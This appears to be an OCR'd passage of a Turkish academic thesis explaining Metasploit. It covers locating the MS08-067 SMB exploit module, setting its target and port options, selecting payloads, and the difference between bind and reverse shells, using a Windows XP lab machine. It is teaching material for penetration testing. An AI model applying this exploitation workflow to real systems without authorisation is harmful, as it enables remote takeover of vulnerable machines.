
2.11. Metasploit Framework

Metasploit Framework ilk olarak 2003 yılında ortaya çıkmıştır ve güvenlik toplulukları tarafından fiili olarak kullanılan bir araç haline gelmiştir. Günümüzde Rapid7 güvenlik şirketine ait olan metasploit framework aracının güvenlikçiler tarafından yönlendirilen ve geliştirilen açık kaynak kodlu bir baskısı da mevcuttur. Metasploit'in modüler ve esnek mimarisi geliştiricilere yeni güvenlik açıkları keşfederken verimli bir şekilde zafiyet sömürüsü gerçekleştirmelerine yardımcı olmaktadır (Alparslan, 2010).

Elle gerçekleştirilen güvenlik zafiyetleri sömürüleri hem zaman hem de beceri gerektirdiğinden internet üzerinden metasploit framework aracı üzerinde kullanılan ilgili zafiyeti sömürecek kodlar bulunabilmektedir. İlgili kodlara *"*www.pocketstorm.security.com*", "*www.securityfocus.com*", "*www.exploitdb.com*"* sitelerinden ulaşmak mümkündür. Özet olarak metasploit framework, penetrasyon testi yapan uzmanlar tarafından neredeyse her pentestte kullanılan, içerisinde birçok güvenlik açığını sömürmeye yarayan zafiyetler, sömürme işlemlerinin ardından yapılabilecek işlemler altında tasarlanmış post zafiyetleri modülü, kaba kuvvet saldırıları için tasarlanmış auxiliary modülleri, zafiyet geliştirme işlemleri için tasarlanmış birçok shellcode, nopes ve encoder bulunduran bir framework'tür. Metasploit kullanımı için tasarlanmış msfconsole, text-based console, msfcli gibi birden fazla ara yüz mevcuttur. Bu çalışmada msfconsole ara yüzü kullanılmıştır. Metasploit framework üzerinde yapılan tüm işlemleri kontrol etmek ve daha hızlı çalışmasını sağlamak için yapılabilecek metasploit yapılandırmalarından biri metasploit framework'ü POSTGRESQL veri tabanına bağlamaktır. Şekil 2.22.'de Kali Linux Metasploit POSTGRESQL konfigürasyonu ve Şekil 2.23.'de Metasploit Framework msfconsole ara yüzü gösterilmektedir.



Şekil 2.22. Kali Linux Metasploit POSTGRESQL konfigürasyonu.



Şekil 2.23. Metasploit Framework msfconsole ara yüzü.


2.11.1. Metasploit modüllerini bulma

Bu bölümde Metasploit Modüllerinin nasıl bulunduğunu göstermek amacıyla Windows XP hedefi üzerinde bir güvenlik açığından yararlanılmıştır. Microsoft güvenlik bilgileri içerisinde yer alan Windows XP işletim sistemine ait MS08-067 güvenlik açığından faydalanılmıştır. Windows XP işletim sistemi üzerindeki zafiyetlerin nasıl tespit edildiğindiğini gösteren uygulamalar uygulama aşamasında yapılmıştır. Şu an için MS08-067 güvenlik açığının Windows XP işletim sistemine ait bir güvenlik açığı olduğunun bilinmesi yeterlidir. MS08-067 güvenlik açığı netapi32.dll dosyasında saldırganların sunucu mesaj bloğu servisi (SMB) aracılığıyla özel hazırlanmış bir uzaktan yordam çağrısı isteği kullanmalarına ve hedef sistemi


ele geçirmelerine olanak sağlayan bir sorun oluşturmuştur. Bu güvenlik açığı saldırganın hedef sisteme düzenlediği saldırıyı gerçekleştirmeden önce kimlik tanımlaması yapma zorunluluğunu gerektirmez. Yani saldırgan kimlik tanımlaması yapmadan hedef sisteme bir saldırı düzenleyebilmektedir. Bu nedenle MS08-067 güvenlik açığı oldukça tehlikeli, conficker solucanı tarafından sömürülmüş ve bilinen bir güvenlik açığıdır. Bu güvenlik açığı 2008 yılından itibaren var olmakla birlikte günümüzde de yapılan penetrasyon testlerinde başarılı bir şekilde sömürülmektedir. MS08-067 zafiyetini sömürmek için Metasploit Framework içerisinde bir modül mevcuttur ve penetrasyon testlerinde aktif olarak kullanılabilmektedir. Metasploit üzerinde birçok güvenlik zafiyetini sömürebilecek hazır modüller bulunmaktadır. Fakat bu bölümde yalnızca MS08-067 modülünü incelemek konunun anlaşılabilir olması açısından uygun bulunmuştur. MS08-067 güvenlik açığını sömüren modülü bulmak için birden fazla seçenek mevcuttur. Genellikle basit bir google araması ile ilgili modül bulunabilmektedir ancak metasploit framework çevrim içi modüler bir veri tabanına ve doğru modülleri bulmak için kullanılabilecek dâhili bir arama fonksiyonuna da sahiptir. Bu modüllere "www.rapid7.com/db/modules" bağıntıdan ulaşım sağlanabilir.

Modül veritabanı

Metasploit arama sayfası, metasploit modüllerini genel güvenlik açıkları ve korunma riskleri numarası (CVE), açık kaynaklı güvenlik açığı veri tabanı (OSVDB) ID, BugtraqID (her bir güvenlik problemine verilen özel bir ID numarası) veya Microsoft güvenlik bilgileri içerisindeki güvenlik açıklarıyla eşleştirmek için kullanılabilmektedir. Aynı zamanda güvenlik açığı string bir ifade ile yazılarak da aratılabilmektedir. Şekil 2.24.'de Metasploit Framework modül veri tabanı, Şekil 2.25.'de MS08-067 güvenlik zafiyet için modül sayfası. ve Şekil 2.26.'da MS08-067 güvenlik açığının bulunduğu metasploit modüler dizini gösterilmektedir.



Şekil 2.24. Metasploit Framework modül veri tabanı.



Şekil 2.25. MS08-067 güvenlik zafiyet için modül sayfası.


Şekil 2.26. MS08-067 güvenlik açığının bulunduğu metasploit modüler dizini.

Yerleşik arama

MS08-067 güvenlik açığını sömürecek ilgili modül metasploit'in "Built-In-Search" fonksiyonuyla da bulunabilmektedir.

Şekil 2.27. Metasploit Framework search komutuyla modül arama.

Şekil 2.27.'de görülen modül adı info komutu ile birlikte kullanıldığında modül veri tabanında olduğu gibi güvenlik açığı ile ilgili bilgilere erişim sağlanacaktır. Bu listeye güvenlik açığı metasploit bilgi listesi de denilebilir.



Şekil 2.28. Metasploit bilgi listesi 1.

Şekil 2.29. Metasploit bilgi listesi 2.


Şekil 2.28.'de ve Şekil 2.29.'da MS08-067 güvenlik açığıyla ilgili açıklayıcı bir isim ve modül adı da dâhil olmak üzere bazı temel bilgiler yer almaktadır. Platform bilgisi MS08-067 güvenlik açığının Windows işletim sistemlerine ait bir güvenlik açığı olduğu bilgisini vermektedir. Privileged, ilgili modülün hedef üzerinde yüksek ayrıcalıklar gerektirip gerektirmediği bilgisini

vermektedir. Rank, MS08-067 zafiyetinin hedef sistem üzerindeki potansiyel etkisini göstermektedir. Available Targets, ilgili modülün sömürülebileceği işletim sistemi sürümlerini ve yama seviyelerini göstermektedir. Basic Options, ilgili modülün ihtiyaçları daha iyi karşılaması için ayarlanabilecek çeşitli seçenekleri listelemektedir. Bunlardan RHOST metasploit'e hedef sistemin ip adresini bildirmektedir. Payload Information, metasploit'in MS08-067 zafiyetiyle ilgili olarak hangi payload'ların sömürme işleminde kullanılabileceği bilgisini vermektedir. Payload veya shellcode'lar, sömürülen sisteme saldırgan adına ne yapacağını söylemektedir. Metasploit'in sahip olduğu payload sistemi, hedefin ne yapılması gerektiği konusunda birçok seçenek sunmaktadır. Description, modülün kullandığı güvenlik açığı hakkında daha fazla ayrıntılı bilgileri içermektedir. References, çevrim içi güvenlik açığı veri tabanı girişlerine erişim için bir bağlantı içermektedir. Eğer bir güvenlik açığı için hangi modülün kullanılacağı konusunda emin olunmak istenirse bilgi sayfasına bakılmalıdır. MS08-067 güvenlik açığı için en uygun modül bulunduğunda sömürü işlemi Şekil 2.30.'daki gibi "use" komutu ile gerçekleştirilmiştir.

Şekil 2.30. MS08-067 Güvenlik açığının sömürülmesi.

2.11.2. Metasploit modüllerinin opsiyonlarını ayarlama

MS08-067 güvenlik açığı ile ilgili sömürü modülü belirlendikten sonra metasploit'e bazı bilgilerin verilmesi gerekmektedir. Bu bilgilerin neler olduğunu öğrenebilmek için "show options" komutu kullanılmaktadır.




Şekil 2.31. MS08-067 güvenlik zafiyeti opsiyonları.

Şekil 2.31. incelendiğinde RHOST, RPORT ve SMBPIPE değerlerinin ayarlanması gerektiği anlaşılmaktadır. Aşağıdaki sırasıyla bu değerlerin anlamları ve konfigürasyon ayarlarının nasıl yapıldığı sunulmuştur.

Rhost


RHOST opsiyonu, sömürülmek istenilen uzak ana bilgisayarın ip adresini ifade etmektedir. Bu opsiyon metasploit'e saldırması gereken hedef bilgisini vermektedir. Bu bölümde Vmware Workstation ile kurulan Windows XP sanal makinesi metasploit'e hedef makine olarak gösterilmiştir. RHOST opsiyonu ayarlandıktan sonra yeniden show options komutu ile RHOST ayarlarının güncel bilgisi kontrol edilir ve diğer gerekli opsiyonların bilgisi listelenir. Şekil 2.32.'de RHOST opsiyon ayar ekranı gösterilmektedir.



Şekil 2.32. RHOST opsiyonunu ayarlama.

Rport

RPORT opsiyonu, hedef sistemin PORT adresini ifade etmektedir. Buradaki port girişleri fiziksel bir portu ifade etmez. Penetrasyon testi sırasındaki dinlenilen portlar sanal portlardır. Örneğin, www.google.com adresi 80 numaralı sanal portu dinlemektedir. MS08-067 güvenlik açığını sömürürken, sömürü esnasına SMB servisi kullanılmaktadır. Hedef sistem olarak seçilen Windows XP sanal makinesinin dinlenilen portlarını görüntülemek için "Command Prompt" yönetici olarak çalıştırılmıştır ve *netstat -an |find /i "listening"* komutu kullanılmıştır. Şekil 2.33.'de RPORT opsiyon ayar ekranı gösterilmektedir.




Şekil 2.33. RPORT opsiyonunun ayarlanması.

Smbpipe ve LHost

Pipe olarak adlandırılan terim, istemcinin belirli bir bağlantı noktasını dinleyen bir sunucuya bağlanabileceği açık TCP bağlantı noktalarına benzetilmektedir. Bir işlem bağlantı sağlayabileceği belirli bir pipe uç noktasını kaydeder ve SMB üzerinden bu uç noktaya yapılacak bağlantılar bu işleme gönderilir. Yani SMBPIPE, hedef sistem için varsayılan tarayıcı bilgisini ifade etmektedir ve Windows ağlar arası iletişimi bir ağ üzerinden sağlamaktadır. Hangi SMBPIPE'ların dinlendiğini tespit etme işlemleri daha sonraki aşamalarda gösterilmiştir. Fakat opsiyon ayarları konfigürasyonlarında SMBPIPE değeri varsayılan değer olarak bırakılmaktadır. LHOST değeri ise, saldırgan cihazın sunucusunu ifade etmektedir. Hedef makinenin tekrardan bağlanılmasını istediği IP değeri olarak nitelendirilebilmektedir. LHOST değeri, reverse_tcp (ters bağlantı) şekillerinde yerel bağlantı noktasına tekrardan bağlanılması için varsayılan değerde bırakılır ve çoğu zaman metasploit tarafından otomatik olarak belirlenir.


Sömürü hedefi

Sömürü hedefi kavramı varsayılan olarak 0 (Automatic target)'a ayarlanmış halde bulunmaktadır. Bu kavram hedef işletim sistemi ve versiyonu ile ilgilidir. Kullanılabilir hedef sistemler modülün bilgi sayfasında yer almaktadır. Diğer bir seçenek olarak ilgili bilgileri görüntüleyebilmek için "show targets" komutu kullanılabilmektedir.



Şekil 2.34. Sömürü hedefleri.

Şekil 2.34.'de görüldüğü gibi Windows 2000, Windows 2003 ve Windows XP hedef işletim sistemlerine ilgili sömürü modülleri kullanılarak bir saldırı düzenlenebilmektedir. Şekil 2.35.'de hedeflerden uygun olanı metasploit' e "set target *<target number>"* komutu girilerek belirlenir. Daha sonra "exploit" komutu kullanılarak sömürü işlemi gerçekleştirilmektedir.



Şekil 2.35. Sömürü hedefinin seçilmesi ve sömürme işlemi.

Yukarıdaki şekilde görüldüğü gibi sömürü işlemi başarısız olmuş ve "no session was created" sonucu elde edilmiştir.


2.12. Payloadlar

Payload, kötü amaçlı faaliyet yürüten bilgisayar virüsü bileşeni anlamına gelmektedir. Bir güvenlik zafiyetini sömürürken sömürü modüllerinin gerektirdiği tüm opsiyon ayarları gerçekleştikten sonra sömürü için yapılacak işlem metasploit'e bildirilirse sömürü işlemi istekleri tam olarak karşılayacaktır. İlgili payload belirlendiğinde metasploit işleri oldukça kolay hale getirmektedir. Metasploit basit windows komutları ve genişletilebilir metasploit


meterpreter oturumları elde etmeye yarayan çeşitli payload'lara sahiptir. Sömürü için uygun bir payload seçilir ve bilgisi metasploit'e verilir. Güvenlik açığını sömürü komutu başarılı bir şekilde çalıştıktan sonra payload dâhil olmak üzere yararlanılacak diziyi metasploit framework sunacaktır. Manuel olarak bir payload yazma işlemleri uygulama aşamasında ayrıntılı bir şekilde incelenmiştir.

2.12.1. Uyumlu payloadları bulma

Metasploit v5.0.36-dev sürümü içerisinde toplam 545 payload mevcuttur ve halen yeni hazırlanan payload'lar da düzenli olarak eklenmeye devam etmektedir. Mobil platformlar dünyayı ele geçirirken, IOS ve diğer akıllı telefonlar için var olan payload'lar metasploit'te zaman içerisinde ortaya çıkmaya başlamıştır. Ancak metasploit içerisindeki payload'ların tümü kullanılmak istenen sömürü işlemi ile uygunluk göstermez. Örneğin, bir windows sistemi üzerinden bir iphone cihazı sömürmek için talimat verilirse, durum karmaşık bir yapıya dönüşcektir. Yapılacak sömürü işlemi ile ilgili uyumlu payload'ları "show payload" komutu ile listelemek mümkündür. Şekil 2.36. ve Şekil 2.37.'de işletim sistemlerine gore işletim sistemleriyle uyumlu payload listeleri gösterilmektedir.



Şekil 2.36. Uyumlu payload listesi 1.



Şekil 2.37. Uyumlu payload listesi 2.

Bir sömürü işlemini maksimum faydada sağlayabilmek için uyumlu payload'ı belirlemek ve manuel olarak ayarını yapmak oldukça önemli bir işlemdir ve sömürü işlemi başarılı olduğunda hedef sistemin kontrolü meterpereter bir oturum sağlanarak ele geçirilir. Meterpreter arka planda çalışan ve penetrasyon testlerini kolaylaştıran dosya işlemleri, parola özetlerini alma ve yetki yükseltme işlemlerini sağlayan bir araçtır.

2.13. Shell Tipleri

Shell kavramı linux işletim sistemi üzerinde bir ara yüz sağlar, girdileri toplar ve o girdilere göre programlar yürütür. Bir önceki bölümde sunulan uyumlu payload'lar listesinde komut kabukları (shell command), konuşma API'leri (speech API), meterpreter veya tek bir windows komutunun yürütülmesi dâhil bir dizi seçenek mevcuttur. Meterpreter üzerinde veya başka şekillerde, shell tipleri bağlama(bind) ve ters bağlama(reverse) olmak üzere iki kategoriye ayrılmaktadır.

2.13.1 Bind shell


Bind shell (bağlama kabuğu), hedef makineye yeni bir command shell (komut kabuğu) açmasını ve yerel bir bağlantı noktasını dinlemesini söyler ve saldırıyı gerçekleştiren makine daha sonra dinleme portundaki hedef makineye bağlanır. Yani bind shell'de dinleyici kendisine bağlanan herkese ilgili uygulamayı sunmaktadır. Ancak güvenlik duvarı açıksa bind shell (bağlama kabuğu) etkinliği düşük olacaktır çünkü doğru yapılandırılmış bir güvenlik duvarı 4444 gibi rastgele bir porta giden trafiği engelleyecektir.

2.13.2. Reverse shell

Reverse shell (ters bağlama kabuğu), bind shell'de (bağlama kabuğu) olduğu gibi bağlantı kurulmasını beklemek yerine aktif olarak bağlantıyı saldırı makinesine geri itmektedir. Bu durumda saldırı makinesinde yerel bir port açılır ve hedef makineden bir bağlantı dinlenmeye başlar. Yani reverse shell'de bağlantı sağlanan yerde direk bir komut satırı elde edilmeye çalışılır. Güvenlik duvarı reverse shell (ters bağlama kabuğu) üzerinde bind shell (bağlama kabuğu) bağlantısı kadar etkili değildir.


2.13.3. Payload'ı manuel ayarlama

Payload seçiminden ayrıntılı bir şekilde bahsetmeden önce bind shell (bağlama kabuğu) ve reverse shell (ters bağlama kabuğu) kavramlarının tam olarak anlaşılması önemlidir. Payload'ı manual(elle) ayarlarken öncelikle payload için bir windows reverse shell (ters bağlama kabuğu) seçilmiştir. Payload ayarlama işlemi RHOST, RPORT gibi opsiyon ayarlama işlemlerine benzemektedir.




Şekil 2.38. Payloadı reverse shell seçerek manuel ayarlama.

